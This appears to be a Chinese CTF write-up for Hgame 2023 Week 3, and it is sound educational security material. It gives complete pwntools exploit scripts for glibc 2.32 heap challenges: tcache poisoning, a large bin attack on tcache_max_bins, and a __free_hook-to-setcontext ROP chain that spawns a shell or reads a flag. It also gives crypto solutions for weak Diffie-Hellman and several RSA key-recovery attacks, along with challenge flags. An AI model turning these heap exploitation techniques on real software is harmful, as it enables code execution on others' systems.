heap_base_addr = u64(p.recv(5)[-5:].ljust(8, b'\x00')) << 12
print("[+]heap base address: " + hex(heap_base_addr))
#! 利用unsorted bin泄露libc基址，这里需要注意unsorted bin中开头是\x00，需要修改一下否则没有输出
dele(7)
edit(7, b'\x01')
show(7)
main_arena_offset = 0x1e3ba0
main_arena_addr = u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
libc_base_addr = main_arena_addr - main_arena_offset - 97
print("[+]libc base address: " + hex(libc_base_addr))
edit(7, b'\x00')

free_hook_addr = libc_base_addr + libc.sym['__free_hook']
system_addr = libc_base_addr + libc.sym['system']
add(9, 0x20)
add(10, 0x20)
dele(10)
dele(9)
#! 伪造堆块
edit(9, p64((heap_base_addr >> 12) ^ free_hook_addr))
add(11, 0x20)
edit(11, b'/bin/sh\x00')
add(12, 0x20)
edit(12, p64(system_addr))
dele(11)
# pause()
p.interactive()
```

large_note

这题环境也是 libc2.32，不同的是我们只能够申请大堆块了，那么需要利用到 large bin attack。

这里 large bin attack 并不能直接 getshell，但是能够在任意地址写上一个大数，而 tcache 中堆块的大小是由 tcache_max_bin 控制的，那么我们只需要在 tcache_max_bin 处写下一个大数那么我们后续 free 的堆块就会进入 tcache 从而利用和上一道题一样的手法就能 getshell 了。

tcache_max_bin 的位置在`mp_+0x80`处，为 0x40：

```
pwndbg> p &mp_
$2 = (struct malloc_par *) 0x7fd08dc23280 <mp_>
pwndbg> x/10gx 0x7fd08dc23280+0x10
0x7fd08dc23290 <mp_+16>:        0x0000000000020000      0x0000000000000008
0x7fd08dc232a0 <mp_+32>:        0x0000000000000000      0x0001000000000000
0x7fd08dc232b0 <mp_+48>:        0x0000000000000000      0x0000000000000000
0x7fd08dc232c0 <mp_+64>:        0x0000000000000000      0x000055d675343000
0x7fd08dc232d0 <mp_+80>:        0x0000000000000040      0x0000000000000408
```

large bin attack 实现，我们 free 的堆块一开始都会放入 unsorted bin 中，当我们申请堆块时，在 unsorted bin 中寻找合适堆块时有时会将 unsorted bin 中的堆块根据大小放到 small bin 和 large bin 中去，large bin attack 就是利用在将 unsorted bin 中的堆块放到 large bin 中时会改变 fd_nextsize 指针、bk_nextsize 指针、fd 指针和bk 指针完成的。

具体来说，我们在 large bin中放入 chunk1，并且修改其 bk_nextsize = target_addr - 0x20，然后我们再 free 一个比 chunk1 小一点的 chunk2，由于我们修改了 bk_nextsize，那么就会使假 chunk 的 fd_nextsize 指向chunk2，也就在我们的目标地址上写入了一个大数。

那么这里我们的目标地址就是 tcache_max_bin 的地址。后面的操作就和第一题一样了。


EXP：

```python
from pwn import *
from pwn import p64, u64
context(arch='amd64',os='linux',log_level='debug')
elfpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/Week3/large_note/vuln'
libcpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/Week3/large_note/libc-2.32.so'
elf = ELF(elfpath)
libc = ELF(libcpath)

select = 0
if select == 0:
    p = process(elfpath)
else:
    p = remote('week-3.hgame.lwsec.cn', 32593)

# gdb.attach(p)
def add(index, size):
    p.sendlineafter(b'>', b'1')
    p.sendlineafter(b'Index: ', str(index).encode())
    p.sendlineafter(b'Size: ', str(size).encode())

def dele(index):
    p.sendlineafter(b'>', b'2')
```


```python
    p.sendlineafter(b'Index: ', str(index).encode())

def show(index):
    p.sendlineafter(b'>', b'4')
    p.sendlineafter(b'Index: ', str(index).encode())

def edit(index, content):
    p.sendlineafter(b'>', b'3')
    p.sendlineafter(b'Index: ', str(index).encode())
    p.sendafter(b'Content: ', content)

#! 泄露libc基址
add(0, 0x500)
add(1, 0x600) #! p1
add(2, 0x500)
add(3, 0x5f8) #! p2
add(4, 0x500)
dele(0)
edit(0, b'\x01')
show(0)
main_arena_offset = 0x1e3ba0
leak_addr = u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
libc_base_addr = leak_addr - main_arena_offset - 97
print("[+]libc base address: " + hex(libc_base_addr))
edit(0, b'\x00')
add(0, 0x500)

tcache_max_bins = libc_base_addr + main_arena_offset - 0x8d0
print("[+]tcache max bins: " + hex(tcache_max_bins))
fd = libc_base_addr + main_arena_offset + 1232
#! p1 --> large bins
dele(1)
add(5, 0x610)
#! p1 -> bk_nextsize = target - 0x20
edit(1, p64(fd) * 2 + p64(0) + p64(tcache_max_bins - 0x20))
dele(3)
#! target写入大数
add(6, 0x610)

free_hook_addr = libc_base_addr + libc.sym['__free_hook']
system_addr = libc_base_addr + libc.sym['system']
#! 泄露堆的基址
add(7, 0x500)
dele(7)
show(7)
heap_base_addr = (u64(p.recv(5)[-5:].ljust(8, b'\x00')) << 12)
print("[+]heap base address: " + hex(heap_base_addr))
add(9, 0x500)
add(10, 0x500)
dele(10)
dele(9)
#! 伪造chunk
edit(9, p64((heap_base_addr >> 12) ^ free_hook_addr))
add(11, 0x500)
edit(11, b'/bin/sh\x00')
```

```python
add(12, 0x500)
edit(12, p64(system_addr))
dele(11)
# pause()
p.interactive()
```

可以看到这里 bk_nextsize 以及被修改为 tcache_max_bin 的地址了：



接着运行可以看到 tcache_max_bin 已经被修改了：



最后就是和第一题一样的步骤了。

note_context

环境和上一道题一模一样，不同的是开了沙箱，无法 getshell，只能 orw。

这里前面的步骤和上题一样，先修改 tcache_max_bin，同时这里需要在堆上执行 orw 的话需要用到 setcontext 来控制寄存器指向我们写入了 ROP 链的堆块来执行，在 libc2.32 中 setcontext 是使用 rdx 来控制各个寄存器的：

```
.text:0000000000053030 setcontext      proc near               ; CODE XREF: __start_context+10↓p
.text:0000000000053030                                         ; DATA XREF: LOAD:000000000000CA78↑o
.text:0000000000053030 ; __unwind {
.text:0000000000053030                 endbr64
.text:0000000000053034                 push    rdi
.text:0000000000053035                 lea     rsi, [rdi+128h] ; nset
.text:000000000005303C                 xor     edx, edx        ; oset
.text:000000000005303E                 mov     edi, 2          ; how
.text:0000000000053043                 mov     r10d, 8         ; sigsetsize
.text:0000000000053049                 mov     eax, 0Eh
.text:000000000005304E                 syscall                 ; LINUX - sys_rt_sigprocmask
.text:0000000000053050                 pop     rdx
.text:0000000000053051                 cmp     rax, 0FFFFFFFFFFFFF001h
.text:0000000000053057                 jnb     loc_5317F
.text:000000000005305D                 mov     rcx, [rdx+0E0h]
.text:0000000000053064                 fldenv  byte ptr [rcx]
.text:0000000000053066                 ldmxcsr dword ptr [rdx+1C0h]
.text:000000000005306D                 mov     rsp, [rdx+0A0h]
.text:0000000000053074                 mov     rbx, [rdx+80h]
.text:000000000005307B                 mov     rbp, [rdx+78h]
.text:000000000005307F                 mov     r12, [rdx+48h]
.text:0000000000053083                 mov     r13, [rdx+50h]
.text:0000000000053087                 mov     r14, [rdx+58h]
.text:000000000005308B                 mov     r15, [rdx+60h]
.text:000000000005308F                 test    dword ptr fs:48h, 2
.text:000000000005309B                 jz      loc_53156
```

关键在下面 `0x5306D` 的地方，从这里开始执行，将 rsp 等设置为我们放置了 ROP 链的堆块即可。

那么我们还需要控制 rdx，这里需要找一个 gadget：

```
0x000000000008956e: mov rdx, qword ptr [rdi + 0xa0]; mov rax, qword ptr [rdx + 0x38]; sub rax, qword ptr [rdx +
0x000000000014b760: mov rdx, qword ptr [rdi + 8]; mov qword ptr [rsp], rax; call qword ptr [rdx + 0x20];
0x0000000000053175: mov rdx, qword ptr [rdx + 0x88]; xor eax, eax; ret;
```

那么我们利用 double free 劫持 __free_hook，将其修改为 gadget，然后再 free 一个 chunk，这个 chunk 的内容是写入了 orw 地址以及 setcontext 地址的 chunk 的地址，那么 rdx 被赋值为伪造 chunk 的地址，然后 `call [rdx+0x20]`，我们在 rdx+0x20 写入 setcontext 的地址，同时在 `rdx+0xA0` 写入 orw ROP 链的地址，这样就会使 rsp 执行 orw，进而执行 orw，注意这里后面需要加一个 ret 指令，因为 setcontext 后面有一个 `push rcx` 的操作，使 rcx 指向 ret 指令即可。

EXP：

```python
from pwn import *
from pwn import p64, u64
context(arch='amd64',os='linux',log_level='debug')
elfpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/Week3/note_context/vuln'
libcpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/Week3/note_context/libc-2.32.so'
elf = ELF(elfpath)
libc = ELF(libcpath)

select = 1
if select == 0:
    p = process(elfpath)
else:
    p = remote('week-3.hgame.lwsec.cn', 30535)

# gdb.attach(p)
def add(index, size):
    p.sendlineafter(b'>', b'1')
    p.sendlineafter(b'Index: ', str(index).encode())
    p.sendlineafter(b'Size: ', str(size).encode())

def dele(index):
    p.sendlineafter(b'>', b'2')
    p.sendlineafter(b'Index: ', str(index).encode())

def show(index):
```

```python
    p.sendlineafter(b'>', b'4')
    p.sendlineafter(b'Index: ', str(index).encode())

def edit(index, content):
    p.sendlineafter(b'>', b'3')
    p.sendlineafter(b'Index: ', str(index).encode())
    p.sendafter(b'Content: ', content)

#! 泄露libc基址
add(0, 0x500)
add(1, 0x600) #! p1
add(2, 0x500)
add(3, 0x5f8) #! p2
add(4, 0x500)
dele(0)
edit(0, b'\x01')
show(0)
main_arena_offset = 0x1e3ba0
leak_addr = u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
libc_base_addr = leak_addr - main_arena_offset - 97
print("[+]libc base address: " + hex(libc_base_addr))
edit(0, b'\x00')
add(0, 0x500)

tcache_max_bins = libc_base_addr + main_arena_offset - 0x8d0
print("[+]tcache max bins: " + hex(tcache_max_bins))
fd = libc_base_addr + main_arena_offset + 1232
#! p1 --> large bins
dele(1)
add(5, 0x610)
#! p1 -> bk_nextsize = target - 0x20
edit(1, p64(fd) * 2 + p64(0) + p64(tcache_max_bins - 0x20))
dele(3)
#! target写入大数
add(6, 0x610)

free_hook_addr = libc_base_addr + libc.sym['__free_hook']
#! 泄露堆的基址
add(7, 0x500)
dele(7)
show(7)
heap_base_addr = (u64(p.recv(5)[-5:].ljust(8, b'\x00')) << 12)
print("[+]heap base address: " + hex(heap_base_addr))
add(9, 0x500)
add(10, 0x500)
dele(10)
dele(9)

flag_addr = heap_base_addr + 0x2d0
mov_rdx_rdi = libc_base_addr + 0x14b760
#! mov rdx, qword ptr [rdi + 8] ; mov qword ptr [rsp], rax ; call qword ptr [rdx + 0x20]
pop_rdi_ret = libc_base_addr + 0x2858f
pop_rsi_ret = libc_base_addr + 0x2ac3f
pop_rdx_r12_ret = libc_base_addr + 0x114161
```

```python
setcontext_addr = libc_base_addr + libc.sym['setcontext'] + 0x3d
open_addr = libc_base_addr + libc.sym['open']
read_addr = libc_base_addr + libc.sym['read']
write_addr = libc_base_addr + libc.sym['write']

#! open('./flag', 'rb')
orw_payload = p64(pop_rdi_ret) + p64(flag_addr) + p64(pop_rsi_ret) + p64(0) + p64(open_addr)
#! read(3, read_addr, 0x30)
orw_payload += p64(pop_rdi_ret) + p64(3) + p64(pop_rsi_ret) + p64(heap_base_addr) + p64(pop_rdx_r12_ret) + p64(0x30) + p64(0) + p64(read_addr)
#! write(1, read_addr, 0x30)
orw_payload += p64(pop_rdi_ret) + p64(1) + p64(pop_rsi_ret) + p64(heap_base_addr) + p64(pop_rdx_r12_ret) + p64(0x30) + p64(0) + p64(write_addr)

#! 伪造chunk
edit(9, p64((heap_base_addr >> 12) ^ free_hook_addr))
add(11, 0x500)
edit(11, b'./flag\x00\x00') #! 写入flag字符串
add(12, 0x500) #! 劫持__free_hook

edit(12, p64(mov_rdx_rdi)) #! __free_hook被修改为gadget
add(13, 0x500)
add(14, 0x500)
add(15, 0x500)
#! 在一个chunk里面写入setcontext地址，然后控制rdx指向这个chunk
edit(15, orw_payload)
orw_addr = heap_base_addr + 0x2440
ret_addr = libc_base_addr + 0x26699
#! 布置一个chunk来执行setcontext以及orw
edit(14, p64(0) * 4 + p64(setcontext_addr) + ((0xa0 - 0x28) // 8) * p64(0) + p64(orw_addr) + p64(ret_addr))
#! 将要free的chunk内写入执行orw的chunk的地址
edit(13, p64(0) + p64(heap_base_addr + 0x1f30))
dele(13)
# pause()
p.interactive()
```

```
    b'13\n'
[*] Switching to interactive mode
[DEBUG] Received 0x30 bytes:
    b'hgame{a19df9a96133419d597dbd162ee0206378722f7e}\n'
hgame{a19df9a96133419d597dbd162ee0206378722f7e}
[*] Got EOF while reading in interactive
```

Crypto

ezDH

challenge:

```python
from sage.all import *
from Crypto.Util.number import *
from secret import Alice_secret, Bob_secret, FLAG
```

```
import random

f = open('output', 'w')

N=0x2be227c3c0e997310bc6dad4ccfeec793dca4359aef966217a88a27da31ffbcd6bb271780d8ba89e3cf202904efde03c59fef3e362b12e5af5afe8431cde31888211d72cc1a00f7c92cb6adb17ca909c3b84fcad66ac3be724fbcbe13d83bbd3ad50c41a79fcdf04c251be61c0749ea497e65e408dac4bbcb3148db4ad9ca0aa4ee032f2a4d6e6482093aa7133e5b1800001
g = 2

A = power_mod(g, Alice_secret, N)
f.write("Alice send to Bob: {{ 'g': {g}, 'A': {A} }}\n".format(g=g, A=hex(A)))
B = power_mod(g, Bob_secret, N)
f.write("Bob send to Alice: {{'B': {B} }}\n".format(B=hex(B)))

shared_secret = pow(A, Bob_secret, N)

p=6864797660130609714981900799081393217269435300143305409394463459185543183397656052122559640661454554977296311391480858037121987999716643812574028291115057151
a=-3
b=1093849038073734274511112390766805569936207598951683748994586394495953116150735016013708737573759623248592132296706313309438452531591012912142327488478985984
E = EllipticCurve(GF(p), [a, b])
G = E.random_point()
Pa = shared_secret * G
f.write(f"Alice send to Bob: {{ 'E': {E}, 'G': {G.xy()}, 'Pa': {Pa.xy()} }}\n")

k = random.randint(2, p)
m = E.lift_x(Integer(bytes_to_long(FLAG)))
P1 = k * G
P2 = k * Pa
c = m + P2
f.write(f"Bob send to Alice: {{ {P1.xy()}, {c.xy()} }}\n")
# Alice send to Bob: { 'g': 2, 'A': 0x22888b5ac1e2f490c55d0891f39aab63f74ea689aa3da3e8fd32c1cd774f7ca79538833e9348aebfc8eba16e850bbb94c35641c2e7e7e8cb76032ad068a83742dbc0a1ad3f3bef19f8ae6553f39d8771d43e5f2fcb986bd72459456d073e70d5be4d79ce5f10f76edea01492f11b807ebff0faf6819d62a8e972084e1ed5dd6e0152df2b0477a42246bbaa04389abf639833 }
# Bob send to Alice: {'B': 0x1889c9c65147470fdb3ad3cf305dc3461d1553ee2ce645586cf018624fc7d8e566e04d416e684c0c379d5819734fd4a09d80add1b3310d76f42fcb1e2f5aac6bcdd285589b3c2620342deffb734642091330adbd3a444b253fc648b40f0acec7493adcb3be3ee3d71a00a2b121c65b06769aada82cd1432a6270e84f7350cd61dddc17fe14de54ab436f41b9c9a0430510dde }
```

```
# Alice send to Bob: { 'E': Elliptic Curve defined by y^2 = x^3 +
6864797660130609714981900799081393217269435300143305409394463459185543183397
6560521225596406614545549772963113914808580371219879997166438125740282911150
57148*x +
1093849038073734274511112390766805569936207598951683748994586394495953116150
7350160137087375737596232485921322967063133094384525315910129121423274884789
85984 over Finite Field of size
6864797660130609714981900799081393217269435300143305409394463459185543183397
6560521225596406614545549772963113914808580371219879997166438125740282911150
57151, 'G':
(6205877918333770287323403670543661734129170085954198767820861962261174202646
9763791817352577598677606558357118451443264706138823954459754822198698282109
75915,
3475351956909044812130266914587199895248867449669290021764126870271692995160
2018605643022067483739509798910717051834654001860067093765013823256248510122
61206), 'Pa':
(2131916734759224323822132103713450942372127857975491448998753734796387810139
4077130816235404637715478446008064017235623341852145305160951528244139248548
74698,
1690322613136671350646569297044951327454506934124656653046321341087958059722
8091205009990914930978806958887775634862121797980373501514393105389487192714
67773) }
# Bob send to Alice: {
(2032638959575737798553734238953177065671021112450002471824225734491735604600
0003028491729131445734432442510201955977472408728415227018746467250107080483
073647,
3510147080793750133751646930018687527128938175786714269902604502700248948154
2998539802507815837896238386312445206491130716647678979646119021204111420278
48868),
(6670373437344180404127983821482178149374116817544688094986412631575854021385
4596768544753350683696988759881350096981872555235018410134308921333715779874
80522,
6648964426034677304189862902917458328845484047818707598329079806732346274848
9557477007161019832071653473159161820769287640766020088466950491818741877070
51395) }
```

实现了 DH 密钥交换并使用圆锥曲线进行加密，那么这里已知 $G, Pa = shared * G, P1 = k * G, c = m + P2$，同时可以知道$P2 = shared * P1$，那么这里我们只需要求出$shared$即可进行解密，这里可以直接利用`discrete_log`求出离散对数，再求$shared$就很简单了。

```
from sage.all import *
from Crypto.Util.number import *
N =
0x2be227c3c0e997310bc6dad4ccfeec793dca4359aef966217a88a27da31ffbcd6bb271780d
8ba89e3cf202904efde03c59fef3e362b12e5af5afe8431cde31888211d72cc1a00f7c92cb6a
db17ca909c3b84fcad66ac3be724fbcbe13d83bbd3ad50c41a79fcdf04c251be61c0749ea497
e65e408dac4bbcb3148db4ad9ca0aa4ee032f2a4d6e6482093aa7133e5b1800001
g = 2
A =
0x22888b5ac1e2f490c55d0891f39aab63f74ea689aa3da3e8fd32c1cd774f7ca79538833e93
48aebfc8eba16e850bbb94c35641c2e7e7e8cb76032ad068a83742dbc0a1ad3f3bef19f8ae65
53f39d8771d43e5f2fcb986bd72459456d073e70d5be4d79ce5f10f76edea01492f11b807ebf
f0faf6819d62a8e972084e1ed5dd6e0152df2b0477a42246bbaa04389abf639833
```

```
B = 0x1889c9c65147470fdb3ad3cf305dc3461d1553ee2ce645586cf018624fc7d8e566e04d416e684c0c379d5819734fd4a09d80add1b3310d76f42fcb1e2f5aac6bcdd285589b3c2620342deffb73464209130adbd3a444b253fc648b40f0acec7493adcb3be3ee3d71a00a2b121c65b06769aada82cd1432a6270e84f7350cd61dddc17fe14de54ab436f41b9c9a0430510dde
s = discrete_log(mod(B, N), mod(g, N))
assert int(pow(g, s, N)) == B

shared_secret = int(pow(A, s, N))
print("[+]shared secret: " + str(shared_secret))
p = 6864797660130609714981900799081393217269435300143305409394463459185543183397656052122559640661454554977296311391480858037121987999716643812574028291115057151
a = -3
b = 1093849038073734274511112390766805569936207598951683748994586394495953116150735016013708737573759623248592132296706313309438452531591012912142327488478985984
E = EllipticCurve(GF(p), [a, b])
G = E(620587791833377028732340367054366173412917008595419876782086196226117420264697637918173525775986776065583571184514432647061388239544597548221986982821097591 5,
347535195690904481213026691458719989524886744966929002176412687027169299516020186056430220674837395097989107170518346540018600670937650138232562485101226120 6)
Pa = E(213191673475922432382213210371345094237212785797549144899875373479638781013940771308162354046377154784460080640172356233418521453051609515282441392485487469 8,
169032261313667135064656929704495132745450693412465665304632134108795805972280912050099909149309788069588877756348621217979803735015143931053894871927146777 3)
P1 = E(203263895957573779855373423895317706567102111245000247182422573449173560460000302849172913144573443244251020195597747240872841522701874646725010708048307364 7,
351014708079375013375164693001868752712893817578671426990260450270024894815429985398025078158378962383863124452064911307166476789796461190212041114202784848868)
c = E(667037343734418040412798382148217814937411681754468809498641263157585402138545967685447533506836969887598813500969818725552350184101343089213337157798748052 2,
664896442603467730418986290291745832884548404781870759832907980673234627484895574770071610198320716534731591618207692876407660200884669504918187418770705139 5)

P2 = shared_secret * P1
m = c - P2
flag = m[0]
print(long_to_bytes(int(flag)))
# b'hgame{Weak_p@ramet3r_make_DHKE_broken}'
```

RSA大冒险2

challenge1：

```python
from Crypto.Util.number import *
from math import isqrt
from challenges import chall1_secret

class RSAServe:
    def __init__(self) -> None:
        def create_keypair(size):
            while True:
                p = getPrime(size // 2)
                q = getPrime(size // 2)
                if q < p < 2*q:
                    break
            N = p*q
            phi = (p-1)*(q-1)
            max_d = isqrt(isqrt(N)) // 3
            max_d_bits = max_d.bit_length() - 1
            while True:
                d = getRandomNBitInteger(max_d_bits)
                try:
                    e = int(inverse(d, phi))
                except ZeroDivisionError:
                    continue
                if (e * d) % phi == 1:
                    break
            return N, e, d
        self.N, self.e, self.d = create_keypair(1024)
        self.m = chall1_secret

    def encrypt(self):
        m_ = bytes_to_long(self.m)
        c = pow(m_ ,self.e, self.N)
        return hex(c)

    def check(self, msg):
        return msg == self.m

    def pubkey(self):
        return {"N":self.N, "e":self.e}
```

可以看出已经给出了$d < \frac{\sqrt{N}}{3}$，那么可以利用维纳攻击分解N。

challenge2：

```python
from Crypto.Util.number import *
from challenges import chall2_secret

def next_prime(p):
    k=1
    while True:
        if isPrime(p+k):
            return p+k
```

```
        k+=1

class RSAServe:
    def __init__(self) -> None:
        def creat_keypair(nbits, beta):
            p = getPrime(nbits // 2)
            q = next_prime(p+getRandomNBitInteger(int(nbits*beta)))
            N = p*q
            phi = (p-1)*(q-1)
            while True:
                e = getRandomNBitInteger(16)
                if GCD(e, phi) == 2:
                    break
            d = inverse(e, phi)
            return N, e, d
        self.N, self.e, self.d = creat_keypair(1024, 0.25)
        self.m = chall2_secret

    def encrypt(self):
        m_ = bytes_to_long(self.m)
        c = pow(m_, self.e, self.N)
        return hex(c)

    def check(self, msg):
        return msg == self.m

    def pubkey(self):
        return {"N":self.N, "e":self.e}
```

这里由于p, q相差太小，很容易就能够分解N，另外这里$gcd(e, phi) = 2$，这里直接求$d = \frac{e}{2}^{-1} \mod phi$，然后$m = \sqrt{pow(m, d, N)}$即可。

challenge3:

```
from Crypto.Util.number import *
from challenges import chall3_secret

class RSAServe:
    def __init__(self) -> None:
        def create_keypair(nbits):
            p = getPrime(nbits // 2)
            q = getPrime(nbits // 2)
            N = p*q
            phi = (p-1)*(q-1)
            e = 65537
            d = inverse(e, phi)
            leak = p >> 253
            return N, e, d, leak
        self.N, self.e, self.d, self.leak = create_keypair(1024)
        self.m = chall3_secret

    def encrypt(self):
        m_ = bytes_to_long(self.m)
        c = pow(m_, self.e, self.N)
        return hex(c)
```

```
22
23      def check(self, msg):
24          return msg == self.m
25
26      def pubkey(self):
27          return {"N":self.N, "e":self.e, "leak":self.leak}
```

当脚本小子果然还是不行，这里只给出了p的前 259 位，而 sage 中自带的 small_roots 的上限大概为 227 位，显然是远远不够的，那么这就需要我们自己去构造格子。

首先可以了解一下`coppersmith`，是一个利用格基规约算法将一个模N的多项式规约到整数域上的一个多项式，并且这两个多项式的根是一样的，可以在多项式时间内求出这个根。那么这个算法的界显然与构造的格子有关，这里我们构造的多项式是$F(x) = x + p'$，这里p'就是泄露的高位，那么这个多项式在模p的意义下的根就是p的未知低位了。

这里考虑这样一种的格子构造，其中每个行向量是这样一个多项式：

$$N^4, N^3F(x), N^2F(x)^2, NF(x)^3, F(x)^4, XF(x)^4, X^2F(x^4), X^3F(x)^4$$

这里X即为我们要求解的上界，当然这个上界是比较模糊的，有时稍微大一点也能解出来。

经过测试，上述格子解出缺失位数的上限是 217 位，那么我们需要提高一些手段来提高这个上限，最常见的就是增大次数和格的维度。

经过测试发现，上述格的构造方法在格的维度为 30 阶是能够解缺失位数为 246 位，综合性能考虑，那么这里剩下的 7 位进行爆破即可。

求 p 脚本：

```
1  from sage.all import *
2
3  N = 60420429313340650463542508329205301373010466180003404056938872023589364354000989485162833508886593466591328261910857867383945807728439307805721307183363196084790997804210525462098258313127155327366819049744779064530436954949006046779410871273782708556997865893562509062456609204855364197611291619619512322901
4  pbits = 512
5  kbits = pbits - 266
6  print("Unknown Bits is ", kbits)
7  for i in range(2 ** 7):
8      leak = 585611966401965443133566820714278481933361445249351791067087701027275110870218 << 7
9      leak += i
10     leak = leak << kbits
11     X = 2 ** kbits
12     M = matrix(ZZ, 30)
13     PR = PolynomialRing(ZZ, names='x');(x,) = PR._first_ngens(1)
14     for j in range(15):
15         f = (x + leak) ** j * N ** (15 - j)
16         for k in range(15):
17             M[j, k] = f[k] * X ** k
18     for j in range(15, 30):
19         f = (x + leak) ** 15 * X ** (j - 15)
20         for k in range(j, 16 + j):
```

```
            M[j, k - 15] = f[k - j] * X ** (k - j)
    L = M.LLL()[0]
    # print("The shortest vector is : ", L)
    G = 0
    for i in range(len(L)):
        G += L[i] / (X ** i) * x ** i
    # print("The generate polynomial is : ", G)
    roots = G.roots()
    if roots:
        print("The recover p_low is: ", roots[0][0])
        print("The p is: ", leak + roots[0][0])
        print(gcd(leak + roots[0][0], N) == leak + roots[0][0])
        if roots[0][0] > 0:
            exit(0)
```

```
from pwn import *
from RSA.WienerAttack import *
from Crypto.Util.number import *
from gmpy2 import iroot

r = remote('week-3.hgame.lwsec.cn', 31030)
def solve1():
    N = 58392283233216592725232333304790711539415763209289836825710277920083375265741973829013435777321664834419146365095400881321505424129135622464308925704309874975987620438679205941278878828134654730889888928119308205600498227047261633666837699262389767911364992789834721211495889677013486870366151974339870189017
    e = 31096293031149803247379853151756611759437560871468709063059890735055256767608569771271591823721482550652809526687512493831025877046191323563829004840500656524280705595122567653843970587262038163015437503636331174830662534956495485986757026970484686694164465388179008788299759838013473266305187522639339101667
    c = 0x1369767c089cf434221450bb3ebf5cf2f0a24edfebaddb0d23eac57925fbc1592be3418370a2134ac2711cab98fb189cbea40affb55c923bf743101a196b6620f90e37a7c92dbf02b4dba6d752eefc5aa897f77693673d440d1c69cc030f6ed221c736b05703b30742b14d9223c912d6a9257edc360ed9e8a137113728f8615f
    d = WienerAttack(e, N)
    m = pow(c, d, N)
    r.sendafter(b'> ', b'1')
    r.sendafter(b'> ', b'3')
    r.sendafter(b'input your answer: ', long_to_bytes(m))

def solve2():
    N = 78022598967717399984374140228797452757290234013013294640382595024856223290471118692792597437205458029561148298043376107945030454958352937727574796606322653509439401370964973921195519552050569427122728540449619029452879607006960696830164965929959709496024753210446658956487426273244963081753248699595014347169
```

```
    p = 883304018827704643792668916022085610867256141240527226041980008163239452133531075431998296257910078777291413794422468331705808762271439786878341948637850707
    q = N // p
    e = 59222
    c = 0x3f93dbbc1613617250bcb1d6ba04955ac46a9fd2f3ca568413b3a1b3ea889300546032207337eeae242b0e66194d046259df7dfc947830ced3503ee72ec6b5da3fb80c4b8ecd874430ac0bef7c918fa242c574c4e51ee2e53b2436e495570b4599383427b6750b3f4e06d7ba602124ad376b9bf74e7a9e32c7f62c0dca62e1a1
    phi = (p - 1) * (q - 1)
    e = e // 2
    d = inverse(e, phi)
    m = pow(c, d, N)
    m = iroot(m, 2)[0]
    r.sendafter(b'> ', b'2')
    r.sendafter(b'> ', b'3')
    r.sendafter(b'input your answer: ', long_to_bytes(m))

def solve3():
    N = 604204293133406504635425083292053013730104661800034040569388720235893643540009894851628335088865934665913282619108578673839458077284393078057213071833631960847909978042105254620982583131271553273668190497447790645304369549490060467794108712737827085569978658935625090624566092048553641976112916196195123229901
    e = 65537
    leak = 5856119664019654431335668207142784819333614452493517910670877010272751108702218
    c = 0x2b85705a55e2680448cc48d2ad2ca99fcd6119564b45bd3518f92c36b3659e1020f47bba87c0593292577959f09a3ee872ddcb623f27f6f56d7fa8b5b970a1c1cdab90f2026ee91079f76691f38bfdaa97d43e4251654b7d1ad3aa4340b050a5a6dc3a5270aed44bfd738fa6cdbb289750a29e5b3824d71870c6b4c7b330caa8
    p = 847615413400707452840961563991211046336141635406592245731102333489337182013895056032760935916939071535964063557707735771856587158775669267407538302813949393
    q = N // p
    d = inverse(e, (p - 1) * (q - 1))
    m = pow(c, d, N)
